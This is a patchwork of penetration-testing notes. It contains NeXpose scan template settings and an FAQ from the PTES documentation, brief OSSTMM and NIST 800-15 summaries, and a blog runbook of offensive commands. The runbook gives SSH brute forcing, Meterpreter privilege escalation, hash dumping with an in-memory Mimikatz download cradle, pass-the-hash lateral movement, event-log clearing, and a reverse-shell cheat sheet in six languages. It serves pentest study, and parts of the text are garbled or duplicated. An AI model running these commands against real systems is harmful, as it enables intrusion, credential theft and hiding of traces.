“Specific vulnerability checks enabled (which disables all other checks): “RPM check type

“Specific vulnerability checks disabled: “None

### 9.35 Microsoft hotfix

“Description: “This scan verifies proper installation of hotfixes and service packs on Microsoft Windows systems.

For optimum success, use administrative credentials.

“Why use this template: “Use this template to verify that assets running Windows have hotfix patches installed on them.

“Device/vulnerability scan: “Y/Y

“Maximum # scan threads: “10

“ICMP (Ping hosts): “Y

“TCP ports used for device discovery: “135, 139, 445, 1433, 2400

“UDP ports used for device discovery: “None

### 9.34. Linux RPMs 213

The Penetration Testing Execution Standard Documentation, Release 1.1

“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout

“TCP port scan method: “Stealth scan (SYN)

“TCP optimizer ports: “None

“TCP ports to scan: “135, 139, 445, 1433, 2433

“TCP port scan performance: “0 ms send delay, 10 blocks, 10 ms block delay, 5 retries

“UDP ports to scan: “None

“Simultaneous port scans: “5

“Specific vulnerability checks enabled (which disables all other checks): “Microsoft hotfix check type

“Specific vulnerability checks disabled: “None

### 9.36 Payment Card Industry (PCI) audit

“Description: “This audit of Payment Card Industry (PCI) compliance uses only safe checks, including networkbased vulnerabilities, patch/hotfix verification, and application-layer testing. NeXpose scans all TCP ports and wellknown

UDP ports. NeXpose does not perform policy checks.

“Why use this template: “Use this template to scan assets as part of a PCI compliance program.

“Device/vulnerability scan: “Y/Y

“Maximum # scan threads: “10

“ICMP (Ping hosts): “Y

“TCP ports used for device discovery: “22, 23, 25, 80, 443

“UDP ports used for device discovery: “None

“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout

“TCP port scan method: “Stealth scan (SYN)

“TCP optimizer ports: “None  
“TCP ports to scan: “All possible (1-65535)  
“TCP port scan performance: “1 ms send delay, 5 blocks, 15 ms block delay, 5 retries  
“UDP ports to scan: “Well-known numbers  
“Simultaneous port scans: “5  
“Specific vulnerability checks enabled (which disables all other checks): “None  
“Specific vulnerability checks disabled: “Policy check types

9.37 Penetration test

“Description: “This in-depth scan of all systems uses only safe checks. Host-discovery and network penetration features allow NeXpose to dynamically detect assets that might not otherwise be detected. NeXpose does not perform in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing .  
“Why use this template: “With this template, you may discover assets that are out of your initial scan scope. Also, running a scan with this template is helpful as a precursor to conducting formal penetration test procedures.

214 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

“Device/vulnerability scan: “Y/Y  
“Maximum # scan threads: “10  
“ICMP (Ping hosts): “Y  
“TCP ports used for device discovery: “21, 22, 23, 25, 80, 443, 8080  
“UDP ports used for device discovery: “None  
“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout  
“TCP port scan method: “NeXpose determines optimal method  
“TCP optimizer ports: “21, 23, 25, 80, 110, 111, 135, 139, 443, 445, 449, 8080  
“TCP ports to scan: “Well known numbers + 1-1040  
“TCP port scan performance: “0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
“UDP ports to scan: “Well-known numbers  
“Simultaneous port scans: “5  
“Specific vulnerability checks enabled (which disables all other checks): “None  
“Specific vulnerability checks disabled: “Local, patch, policy check types

9.38 Penetration test

“Description: “This in-depth scan of all systems uses only safe checks. Host-discovery and network penetration features allow NeXpose to dynamically detect assets that might not otherwise be detected. NeXpose does not perform in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.  
“Why use this template: “With this template, you may discover assets that are out of your initial scan scope. Also, running a scan with this template is helpful as a precursor to conducting formal penetration test procedures.

“Device/vulnerability scan: “Y/Y  
“Maximum # scan threads: “10  
“ICMP (Ping hosts): “Y  
“TCP ports used for device discovery: “21, 22, 23, 25, 80, 443, 8080  
“UDP ports used for device discovery: “None  
“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout  
“TCP port scan method: “NeXpose determines optimal method  
“TCP optimizer ports: “21, 23, 25, 80, 110, 111, 135, 139, 443, 445, 449, 8080  
“TCP ports to scan: “Well known numbers + 1-1040  
“TCP port scan performance: “0 ms send delay, 10 blocks, 10 ms block delay, 5 retries

“UDP ports to scan: “Well-known numbers  
“Simultaneous port scans: “5  
“Specific vulnerability checks enabled (which disables all other checks): “None  
“Specific vulnerability checks disabled: “Local, patch, policy check types

9.38. Penetration test 215  
The Penetration Testing Execution Standard Documentation, Release 1.1  
9.39 Safe network audit  
“Description: “This non-intrusive scan of all network assets uses only safe checks. NeXpose does not perform in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.  
“Why use this template: “This template is useful for a quick, general scan of your network.  
“Device/vulnerability scan: “Y/Y  
“Maximum # scan threads: “10  
“ICMP (Ping hosts): “Y  
“TCP ports used for device discovery: “80  
“UDP ports used for device discovery: “None  
“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout  
“TCP port scan method: “Stealth scan (SYN)  
“TCP optimizer ports: “None  
“TCP ports to scan: “Well known numbers + 1-1040  
“TCP port scan performance: “0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
“UDP ports to scan: “Well-known numbers  
“Simultaneous port scans: “5  
Specific vulnerability checks enabled (which disables all other checks): None  
“Specific vulnerability checks disabled: “Local, patch, policy check types

9.40 Sarbanes-Oxley (SOX) compliance  
“Description: “This is a safe-check  
Sarbanes-Oxley (SOX) audit of all systems. It detects threats to digital data integrity, data access auditing, accountability, and availability, as mandated in Section 302 (“Corporate Responsibility for Fiscal Reports”), Section 404 (“Management Assessment of Internal Controls”), and Section 409 (“Real Time Issuer Disclosures”) respectively.  
“Why use this template: “Use this template to scan assets as part of a SOX compliance program.  
“Device/vulnerability scan: “Y/Y  
“Maximum # scan threads: “10  
“ICMP (Ping hosts): “Y  
“TCP ports used for device discovery: “80  
“UDP ports used for device discovery: “None  
“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout  
“TCP port scan method: “Stealth scan (SYN)  
“TCP optimizer ports: “None  
“TCP ports to scan: “Well known numbers + 1-1040

216 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
9.41 SCADA audit  
“Description: “This is a “polite,” or less aggressive, network audit of sensitive Supervisory Control And Data Acquisition (SCADA) systems, using only safe checks. Packet block delays have been increased; time between sent packets has been increased; protocol handshaking has been disabled; and simultaneous network access to assets has been restricted.  
“Why use this template: “Use this template to scan SCADA systems.

""Device/vulnerability scan: ""Y/Y  
""Maximum # scan threads: ""5  
""ICMP (Ping hosts): ""Y  
""TCP ports used for device discovery: ""None  
""UDP ports used for device discovery: ""None  
""Device discovery performance: ""10 ms send delay, 3 retries, 2000 ms block timeout  
""TCP port scan method: ""Stealth scan (SYN)  
""TCP optimizer ports: ""None  
""TCP ports to scan: ""Well known numbers + 1-1040  
""TCP port scan performance: ""10 ms send delay, 10 blocks, 10 ms block delay, 4 retries  
""UDP ports to scan: ""Well-known numbers  
""Simultaneous port scans: ""5  
""Specific vulnerability checks enabled (which disables all other checks): ""None  
""Specific vulnerability checks disabled: Policy check typeTCP port scan performance: ""0 ms send delay,  
10 blocks,  
10 ms block delay, 5 retries  
""UDP ports to scan: ""Well-known numbers  
""Simultaneous port scans: ""5  
""Specific vulnerability checks enabled (which disables all other checks): ""None  
""Specific vulnerability checks disabled: ""None

9.42 Web audit

""Description: ""This audit of all Web servers and Web applications is suitable public-facing and internal assets,  
including application servers, ASP's, and CGI scripts. NeXpose does not perform patch checking or policy compliance  
audits. Nor does it scan FTP servers, mail servers, or database servers, as is the case with the DMZ Audit scan template.

""Why use this template: ""Use this template to scan public-facing Web assets.

""Device/vulnerability scan: ""Y/Y  
""Maximum # scan threads: ""10  
""ICMP (Ping hosts): ""N  
""TCP ports used for device discovery: ""None  
""UDP ports used for device discovery: ""None  
""Device discovery performance: ""5 ms send delay, 4 retries, 1000 ms block timeout

9.41. SCADA audit 217

The Penetration Testing Execution Standard Documentation, Release 1.1

""TCP port scan method: ""Stealth scan (SYN)  
""TCP optimizer ports: ""None  
""TCP ports to scan: ""Well-known numbers  
""TCP port scan performance: ""0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
""UDP ports to scan: ""None  
""Simultaneous port scans: ""5  
""Specific vulnerability checks enabled (which disables all other checks): ""Web category check  
""Specific vulnerability checks disabled: ""None

218 Chapter 9. PTES Technical Guidelines

CHAPTER 10

FAQ

10.1 Q: What is this "Penetration Testing Execution Standard"?  
A: It is a new standard designed to provide both businesses and security service providers with a common language  
and scope for performing penetration testing (i.e. Security evaluations). It started early in 2009 following a discussion  
that sparked between some of the founding members over the value (or lack of) of penetration testing

in the industry.

10.2 Q: Who is involved with this standard?

A: We are a group of information security practitioners from all areas of the industry (I.e. Financial Institutions,

Service Providers, Security Vendors). The group currently consists of:

- Chris Nickerson, CEO - Lares Consulting.
- Dave Kennedy, President/CEO - blog TrustedSec .
- Chris John Riley, IT Security Analyst - blog Raiffeisen Informatik GmbH.
- Eric Smith, Partner - Lares Consulting.
- Iftach Ian Amit, Director of Services - blog IOActive.
- Andrew Rabie, Wizard - Avon Products Inc.
- Stefan Friedli, Senior Security Consultant - scip AG.
- Justin Searle, Senior Security Analyst - InGuardians.
- Brandon Knight, Senior Security Consultant - SecureState .
- Chris Gates, Senior Security Consultant - blog Lares Consulting.
- Joe McCray, CEO - Strategic Security.
- Carlos Perez, Lead Vulnerability Research Engineer - Tenable Security.
- John Strand, Owner - Black Hills Information Security.
- Steve Tornio, Senior Consultant - Sunera LLC.
- Nick Percoco, Senior Vice President - SpiderLabs at Trustwave.
- Dave Shacketford, Security Consultant, SANS Instructor.
- Val Smith - Attack Research.
- Robin Wood, Senior Security Engineer - blog RandomStorm.

219

The Penetration Testing Execution Standard Documentation, Release 1.1

- Wim Remes, Security Consultant - EY Belgium.
- Rick Hayes, Force Practice Lead - TrustedSec .

10.3 Q: So is this a closed group or can I join in?

A: We started this with about 6 people, the first in-person meeting held almost 20. We would love more insight and

down-to-earth opinions so if you can contribute please feel free to email us.

10.4 Q: Is this going to be a formal standard?

A: We are aiming to create an actual standard so that businesses can have a baseline of what is needed when they get

a pentest as well as an understanding of what type of testing they require or would provide value to their business.

The lack of standardization now is only hurting the industry as businesses are getting low-quality work done, and

practitioners lack guidance in terms of what is needed to provide quality service.

10.5 Q: Is the standard going to include all possible pentest scenarios?

A: While we can't possibly cover all scenarios, the standard is going to define a baseline for the minimum that is

required from a basic pentest, as well as several "levels" on top of it that provide more comprehensive activities

required for organizations with higher security needs. The different levels would also be defined as per the industry in

which they should be the baseline for.

10.6 Q: Is this effort going to standardize the reporting as well?

A: Yes. We feel that providing a standard for the test without defining how the report is provided would be useless.

We will define both executive (business) reporting as well as technical reporting as an integrated part of the standard.

10.7 Q: Who is the intended audience for this standard/project?

A: Two main communities: businesses that require the service, and service providers. For businesses the goal is to enable them to demand a specific baseline of work as part of a pentest. For service providers the goal is to provide a baseline for the kinds of activities needed, what should be taken into account as part of the pentest from scoping through reporting and deliverables.

10.8 Q: Is there a mindmap version of the original sections?

A: Following popular demand, we have a version of the mindmap used when creating the first drafts of the standard available for download here (in FreeMind format).

220 Chapter 10. FAQ

CHAPTER 11

Media

Here is some of the media releases since the birth of PTES.

Zdnet

InfoSecInstitute

Chris John Riley Blog

Iftach Ian Amit (iiamit) Blog

Dave Kennedy (ReL1K) Blog

Security Justice Podcast

Blip.tv

Zonbi.org

InfoSecIsland

Zonbi.org

Aluc.TV Podcast

ISDPodcast 1

ISDPodcast 2

Securabit Podcast

Source Boston session on PTES and the video interview

# Open Source Security Testing Methodology Manual (OSSTMM)

Friday, January 4, 2019 11:52 PM

## **OSSTMM**

Open Source Security Testing Methodology Manual (OSSTMM) is a peer-reviewed manual of security testing and analysis which result in verified facts. These facts provide actionable information that can measurably improve operational security. OSSTMM helps us to know and measure that how well security works.

By using the OSSTMM, you no longer have to rely on general best practices because you will have verified information specific to your needs on which to base your security decisions.

### **Targeted Audience:**

OSSTMM is written for both the Internet security developers and testers. Networking professionals may also find this manual useful, while this manual is not intended to prepare you to use a particular software or network protocols or how to read the results.

This manual is also useful for developers that will help them in building better networks, firewalls, applications, and testing tools.

### **Process:**

A security test is consisting of two different types of attacks.

- **Passive Attack:** It is often a form of data collection which does not directly influence the target system or network.
- **Intrusive Attack:** It influences the target system or network and can be logged and alarm the target system or network.

The process in any security test can be broken down into the following:

### **Visibility:**

Visibility is what can be seen on your Internet presence. This includes, but is not limited to, open or filtered ports, systems, the architecture, applications, email addresses, employee names, the software products and the websites visited by employees and everything downloaded. In other words, visibility can also be referred as leaving footprints.

### **Access:**

Access can be defined as what users are allowed to read or retrieve. This includes, but is not limited to a web page, server, streaming video, or anything that serves as a service or application where a computer interacts with another computer within your network. In the world of technology where security is highly concerned, access level defines the boundary to access the system.

### **Trust:**

Trust can be defined as the level of authentication, non-repudiation, data integrity, access control, accountability and data integrity. This includes, but is not limited to VPNs, PKIs, HTTPS, SSH, B2B connectors, database to server connections, e-mail, employee web surfing, or any communication between two computers.

### **Alarm:**

The alarm is the timeliness and appropriateness of alert to activities which violate or attempt to violate Visibility, Access, or Trust. This includes, but is not limited to log file analysis, port watching, traffic monitoring, intrusion detection systems, or sniffing/snooping.

From <<https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>>

From <<https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>>

# NIST 800-15

Friday, January 4, 2019 11:53 PM

## **NIST 800-15**

The National Institute of Standards and Technology's special research publication series 800-15 is focused on Minimum Interoperability Specification for Public Key Infrastructure (PKI) Components (MISPC). The MISPC supports interoperability for a large-scale Public Key Infrastructure (PKI) that issues, revokes and manages X.509 version 3 digital signature public key certificates and version 2 certificate revocation lists (CRLs).

### **Objective:**

The MISPC provides a base for interoperation between public key infrastructure (PKI) components from different vendors. This specification came to exist for the companies interested in offering interoperable PKI components, to Federal agencies developing procurement specifications, and to other interested parties.

### **Process:**

The MISPC addresses:

- Public key certificate generation, renewal, and revocation.
- Signature generation and verification.
- Certificate and certification path validation.

The transaction includes certification requests, certificate renewal, certificate revocation, and retrieval of certificates and CRLs from repositories.

In NIST's 800-15 specification a PKI is broken into five components:

1. **Certification Authorities (CAs)** that issue and revoke certificates.
2. **Organizational Registration Authorities (ORAs)** that vouches for the binding between public keys and certificate holder's identities and other attributes.
3. **Certificate holders** that are issued certificates and can sign digital documents.
4. **Clients** that validate digital signatures and their certification paths from a known public key of a trusted CA.
5. **Repositories** that store and make available certificates and Certificate Revocation Lists (CRLs).

### **Certification Authority (CA):**

Certification Authority generates, revokes, publishes, and archives certificate. They rely upon a repository to make certificates and CRLs available to all certificate users. CAs themselves includes both a certificate holder function to request, revoke and renew certificates issued by other CAs and a client function to retrieve certificates and Certificate Revocation Lists and validate certification paths.

CAs performs the following functions:

- Issue and deliver subordinate and cross certificates;
- Accept revocation requests from certificate holders and ORAs for certificates it issued;
- Post certificates and CRLs to the repository; and
- Request CA certificates.

### **Organizational Registration Authority (ORA):**

ORA list down the identity of entities requesting certification. ORA may verify that identity by requiring the requesting entity to attend the ORA physically with a physical token, or through out-of-band mechanisms. The entity physically attends the ORA; the ORA also verifies their possession of private key material corresponding to the public key by verifying a signed message. Certificate requests on behalf of a user who does not physically attend the ORA require that the ORA provide authentication information to the

entity. This information is used by the entity to authenticate itself to the CA in a self-registration request.

**Certificate Holder:**

The PKI provides certificate management functions for certificate holders. Certificate holders include CAs, ORAs and other end entities. End entities may include persons and computing systems (e.g., routers and firewalls) or applications. PKI certificate holders generate signatures and support PKI transactions to obtain, revoke and renew their certificates.

Certificate holders shall be able to:

- Generate signatures.
- Generate certificate requests.
- Request certificate revocation.

**Clients:**

Clients use the PKI to provide certificate processing functions for certificate holders and certificate users, including CAs and other end entities. End entities may also include ORAs, persons and computing systems that may include routers and firewalls.

The task done by Clients may include:

- Verify signatures.
- Obtain certificates and CRLs from a repository.
- Validate certification paths.

**Repository:**

It store and make available certificates and Certificate Revocation Lists (CRLs). It's the last phase where each and every certificate and process related to certificate invoking is completed, and a certificate is generated or made available.

Meanwhile, as the world is adopting new standards and technologies to provide different services to the users, the threats and risks are continuously rising and needed to be addressed with strong standards and infrastructure policies so that potential harm to the information can be prevented.

For that awareness of the new standards and policies should be provided to the end users and employees in an organization where critical information or customer's credential details are being processed. It will create the first line of defense that can harden the security wall to defeat cyber criminals.

From <<https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>>

# Example 6

Saturday, January 5, 2019 5:56 AM

## Runbook (Network Pentesting)

This is a rough copy of a runbook I am building for penetration testing. Still in progress.  
Suggestions please contact me.

### **Recon**

```
nmap -sS -O -p1-65535 --script banner 192.168.1.1/24
Scan all ports and detect OS + banner grab
nmap -sT -sU -sV -O -p1-65535 --script banner 192.168.1.1/24
TCP(full connect scan) + UDP scan + service version + OS detection + banner of all ports
(slow)
nmap -sn -n T4 192.168.1.1/24
Ping scan with no dns resolution
nmap -Pn -sS -T4 -sV -O --reason -oA filename 192.168.1.1/24
Port scan all hosts + OS Detection + service version + Output to all formats + port response
info
FOR /L %x in (1,1,255) do ping -n 1 192.168.2.%x | find /I "reply" >> c:\temp\pingresult.txt
Ping scan from Windows command line
1..255 | foreach-object { (new-object System.Net.NetworkInformation.Ping).Send("192.168.2.
$_.") } | where-object {$_.Status -eq "success"} | select Address
Ping scan with Windows Powershell
```

### **Brute Force**

```
ncrack -u user -P password_list.txt -p ssh 192.168.1.1
Run SSH brute force
```

### **Enumeration**

[enum4linux](#) - Portcullis Labs  
[Plundering Windows Account Info via Authenticated SMB Sessions](#) - Sans Penetration Testing  
SQL

[Hunting MySQL](#) - Metasploit Unleashed  
[Admin-mssql-auxiliary-modules](#) - Metasploit Unleashed  
[Attacking mssql with Metasploit](#) - Darkoperator  
[Attacking MySQL with Metasploit](#) - Pentestlab

### **Capture**

[Responder 2.0 - Owing Windows Networks part 2](#) - SpiderLabs  
[Responder 2.0 - Owning Windows Networks part 3](#) - SpiderLabs

### **Vulnerability Analysis**

```
nmap --script smb-check-vulns.nse --script-args=unsafe=1 -p445
Check for MS08-067 and other SMB vulns
```

### **Privilege escalation**

```
meterpreter> getuid
Display the user that the Meterpreter server is running as on the host
whoami
Windows or Linux check current user
whoami /groups
Windows – to check integrity level and permissions
id
Linux – check permissions of current user
```

```
meterpreter> user post/windows/gather/win_privs
This module will print if UAC is enabled, and if the current account is ADMIN enabled. It will
also print UID,foreground SESSION ID, is SYSTEM status and current process PRIVILEGES
meterpreter> getsystem
Attempt to get system privs on system
```

## Dumping hashes

### Windows

```
meterpreter> run post/windows/gather/hashdump
Dump the local user accounts from the SAM database using the registry
powershell "IEX (New-Object Net.WebClient).DownloadString('http://<invoke-mimikatz>');
Invoke-Mimikatz -DumpCreds"
Run Invoke-Mimikatz in memory with Powershell web cradle. You can add all arguments to the
end of command
meterpreter> use post/windows/gather/credentials/domain_hashdump
Dump hashes from domain controller safely
```

### Windows

[Windows Privilege Escalation Fundamentals](#) - FuzzySecurity  
[UAC what penetration testers should know](#) - Cobalt Strike blog  
[windows-privesc-check](#) - PentestMonkeys  
[Veil-Powerup usage guide](#) - Harmj0y  
[Windows Exploit Suggester](#) - GDSSecurity  
[Metasploit local exploit suggester](#) - Metasploit  
[pinjector](#) - Tarasco

### Linux

[Unix & Linux password cracking](#) - Nixcraft  
[Basic Linux Privilege Escalation](#) - g0tmi1k  
[Unix-privesc-check](#) - Pentestmonkeys  
[LinEnum](#) - rebootuser  
[Linuxprivchecker](#) - rebootuser  
[Exploiting SUID executables](#) - Pentestpartners

### Post Exploitation

post/windows/recon/computer\_browser\_discovery - Uses railgun to discover hostnames and  
IPs on the network  
post/windows/gather/arp-scanner - Scan without pinging boxes  
post/windows/gather/cachedump - Dump domain creds  
post/window/gather/checkvm - Check if host is a vm  
post/window/gather/credentials/gpp - Pulls passwords out from group policy  
post/window/gather/tortoisessvn - Windows admins use for svn  
post/window/gather/winscp - Secure copy protocol this pulls out passwords  
post/window/gather/dnscache\_dump - See what sites users have visited  
post/window/gather/enum\_applications - Finds applications installed on computer  
post/window/gather/enum\_chrome /enum\_ie/enum\_firefox - Enumerates Firefox  
post/window/gather/enum\_termserv - Shows where box has rdp too  
post/window/gather/enum\_anattend - Contains creds  
post/window/gather/inject\_ca - Injects cert auth into the box  
post/window/gather/inject\_ca - Deletes cert auth to remove restrictions  
post/window/gather/wlan/wlan\_profile - Dumps wifi password in clear text for win7 and  
above  
post/windows/gather/enum\_tokens - This module will identify systems that have a  
Domain Admin (delegation) token on them  
A portion of the above list is from the Metasploit Minute Video [here](#)

## Active Directory

post/window/gather/enum\_ad\_computers - find computer on the domain very stealth  
post/windows/gather/enum\_ad\_service\_principal\_names - find sql servers etc running services

post/window/gather/enum\_ad\_user\_comments - User comments contains passwords for some net view /domain  
List domain association  
net view /domain:(domain)  
List hosts on domain. Same as network neighborhood  
net view /domain "Domain Computers"  
List all domain computers  
net view \(computername)  
List shares on a computer  
net user /domain  
List all users in domain  
net group /domain  
List all groups in domain  
net group /domain "group name"  
List users in group on domain  
net user /domain "user"  
List information about domain user including group membership  
nltest /dclist:(domain)  
List all domain controllers on domain  
nltest /domain\_trust  
Map domain trust  
net localgroup /domain "administrators"  
List all domain controller administrators  
net user username password /ADD  
Add local user account  
net user username password /ADD /DOMAIN  
Add new user account to domain  
wmic useraccount  
List all local accounts with SID  
Get-AdUser -Filter \* -Properties SamAccountName, description | select SamAccountName, description | select -expand \$\_.results  
Get descriptions from AD to look for passwords stored in AD account. Can be done from any domain user

### **Running DLL**

rundll32.exe dllname.dll,StartW

### **File exploring**

dir /S /B

Dirwalk Windows

### **Passing shells**

meterpreter> use post/window/manage/payload\_inject

Create a new shell on box you already owned. 2 is 1 and 1 is none. Can be used to send session to another user

### **Lateral Movement**

dir \host\c\$

Check to see if your admin on another computer by listing the c\$ share

runas /user:Domain\user something.exe

Create a token with creds from command line

runas /user:Domain\user /netonly something.exe

Create a token to pass creds

sekurlsa::pth /user:USERNAME /domain:DOMAIN /ntlm:HASH /run:COMMAND

Pass the hash with Mimikatz

SCHTASKS /Run /S system /U user /P password /I /TN "taskname"

Run task immediately on remote system

wmic /node:(host) process call create (path to exe)

Run exe on remote computer with WMIC

Powershell Invoke-Command -ComputerName (host) -ScriptBlock { dir c:\ }

WinRM(port 5985) turned off by default(turned on for administration) Run command with Windows remoting

### **Cleaning up**

meterpreter> clearev

Will clear the Application, System and Security logs on a Window systems. There are no options or arguments

### Reverse Shells

#### Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

#### Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
```

#### Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

#### Python Psuedo terminal

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Use this on raw shells

#### PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

#### Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

#### Netcat Linux

```
nc -e /bin/sh 10.0.0.1 1234
```

#### Netcat Windows

```
nc 10.10.0.1 1234 -e cmd.exe
```

#### References

[Reverse shell cheat sheet](#) - Pentestmonkeys

[Netcat cheat sheet v1](#) - Sans Penetration Testing

Posted 30th July 2016 by WarLord

0

Add a comment

## Hacking and security

- [Classic](#)
- [Flipcard](#)
- [Magazine](#)
- [Mosaic](#)
- [Sidebar](#)
- [Snapshot](#)

- [Timeslide](#)
- **Recent**
- **Date**
- **Label**
- **Author**

Default TTL (Time To Live) Values of Different OS

Default TTL (Time To Live) Values of Different OS  
Dec 27th<sup>2</sup>

CCNA Security – ASA 5505

CCNA Security – ASA 5505  
Dec 11th<sup>1</sup>

CCNA R&S config

CCNA R&S config  
Dec 11th

SANS Sec505 course notes - Day 1

SANS Sec505 course notes - Day 1  
Nov 20th

Cracking linux password with john the ripper – tutorial

Cracking linux password with john the ripper – tutorial  
Oct 5th

VMs to Download for Pentesting Lab

VMs to Download for Pentesting Lab  
Oct 5th

Metasploitable 3 without Metasploit Part 1

Metasploitable 3 without Metasploit Part 1  
Oct 5th

Getting started with Cobalt Strike

Getting started with Cobalt Strike  
Oct 2nd

CTF Series : Vulnerable Machines

CTF Series : Vulnerable Machines  
Oct 2nd

The Essentials : Linux Basics

The Essentials : Linux Basics  
Oct 2nd

Building and Attacking an Active Directory lab with PowerShell

Building and Attacking an Active Directory lab with PowerShell  
Sep 21st

Transferring Files from Linux to Windows (post-exploitation)

Transferring Files from Linux to Windows (post-exploitation)  
Sep 21st<sup>1</sup>

Metasploit vs Adobe Reader 9.3 PDFs exploit

Metasploit vs Adobe Reader 9.3 PDFs exploit  
Sep 21st

7 Tips for Career Opportunity by Dr. Jeanne Porter King

7 Tips for Career Opportunity by Dr. Jeanne Porter King  
Sep 20th

Nmap Cheat Sheet

Nmap Cheat Sheet  
Sep 19th

Hacking Exposed Notes

Hacking Exposed Notes  
Sep 18th

## PENTESTING

PENTESTING  
Sep 18th

Escalation Time

Escalation Time  
Sep 17th

Lynda Practical CyberSecurity - notes

Lynda Practical CyberSecurity - notes  
Sep 12th

OSCP Hacking techniques, Kali Linux, commands, etc...

OSCP Hacking techniques, Kali Linux, commands, etc...  
Sep 12th

Linux tools and configurations for a development machine with Debian Server 8 for hacking and pentesting

Linux tools and configurations for a development machine with Debian Server 8 for hacking and pentesting  
Sep 12th

Hot Potato – Windows Privilege Escalation By @breenmachine

Hot Potato – Windows Privilege Escalation By @breenmachine  
Sep 11th

Abusing Token Privileges For Windows Local Privilege Escalation By @dronesec and @breenmachine

Abusing Token Privileges For Windows Local Privilege Escalation By @dronesec and @breenmachine  
Sep 11th

What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability. By @breenmachine

What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability. By @breenmachine  
Sep 11th

Fuzzing workflows; a fuzz job from start to finish

Fuzzing workflows; a fuzz job from start to finish

Sep 11th

GWAPT (GIAC Web Application Penetration Tester) certification cheat sheet

GWAPT (GIAC Web Application Penetration Tester) certification cheat sheet

Sep 11th

Advanced Malware v3

Advanced Malware v3

Sep 9th<sup>1</sup>

pentester\_academy\_external\_security\_testing\_\_part\_1

pentester\_academy\_external\_security\_testing\_\_part\_1

Sep 9th

Random OSCP notes

Random OSCP notes

Sep 8th

Abusing SQL Server Trusts in a Windows Domain (video notes)

Abusing SQL Server Trusts in a Windows Domain (video notes)

Sep 6th<sup>1</sup>

Windows Red Team Lab (video notes)

Windows Red Team Lab (video notes)

Sep 2nd

Using Stay Interviews for Engagement by Dr. Beverly Kaye

Using Stay Interviews for Engagement by Dr. Beverly Kaye

Aug 14th<sup>1</sup>

HTML Basics

HTML Basics

Aug 14th

The Absurdity of Religions - funny

The Absurdity of Religions - funny

Aug 8th

Favorite life quotes...

Favorite life quotes...

Aug 8th

Social Engineering Techniques

Social Engineering Techniques

Aug 5th

Course Links!!!!

Course Links!!!!

Aug 5th<sup>1</sup>

Blue Team Village - Links

Blue Team Village - Links

Aug 1st

Stop Having Difficult Conversations, By Ann Tardy

Stop Having Difficult Conversations, By Ann Tardy

Jul 29th<sup>1</sup>

Cisco ASA5505

Cisco ASA5505  
Jul 7th

6 Accountability Habits of Effective People, by Linda Galindo

6 Accountability Habits of Effective People, by Linda Galindo  
Jun 26th

Importance of Asking What Instead of Why, by Dr. Tojo Thatchenkery

Importance of Asking What Instead of Why, by Dr. Tojo Thatchenkery  
Jun 19th

Exam : SK0-001 (Title : Server+.)

Exam : SK0-001 (Title : Server+.)  
Jun 15th

Increase Your Communication Clarity, by Christine Comaford

Increase Your Communication Clarity, by Christine Comaford  
Jun 12th

Sub Domain sql-ftp scanner serverchk version 1.0

Sub Domain sql-ftp scanner serverchk version 1.0  
May 28th**1**

Exploit-suggester

Exploit-suggester  
May 28th

Hacking scripts

Hacking scripts  
May 28th

Google hacking master list

Google hacking master list  
May 28th

Mistakes People Make that Lead to Security Breaches

Mistakes People Make that Lead to Security Breaches  
May 28th

Top 15 Malware actions

Top 15 Malware actions  
May 28th

Commands to blow up a hard drive...

Commands to blow up a hard drive...  
May 28th

Netcat tutorials

Netcat tutorials  
May 28th

Another tutorial on Metasploit usage...

Another tutorial on Metasploit usage...  
May 28th

C programming - Virus writing code

C programming - Virus writing code

May 28th

Commands for fake AP

Commands for fake AP

May 28th

Ability FTP

Ability FTP

May 28th

Python Fuzzer

Python Fuzzer

May 28th

Thing's I've learned...and still understanding...

Thing's I've learned...and still understanding...

May 28th

WPA C code

WPA C code

May 28th

ms08-067

ms08-067

May 28th

Buffer overflow example

Buffer overflow example

May 28th

Troubleshooting a laptop battery

Troubleshooting a laptop battery

May 28th

Wi-Fi Hacking 101

Wi-Fi Hacking 101

May 28th

Online threats

Online threats

May 28th

10 things not to say if arrested

10 things not to say if arrested

May 28th

18 techniques for faster learning

18 techniques for faster learning

May 28th

9 Steps to Cultivate a Culture of Innovation by Mitch Ditkoff

9 Steps to Cultivate a Culture of Innovation by Mitch Ditkoff

May 21st

How to prepare for an infosec interview (by Timothy DeBlock)

How to prepare for an infosec interview (by Timothy DeBlock)

Apr 26th

SOHO CISCO ROUTER CONFIG TEMPLATE v0.1.2

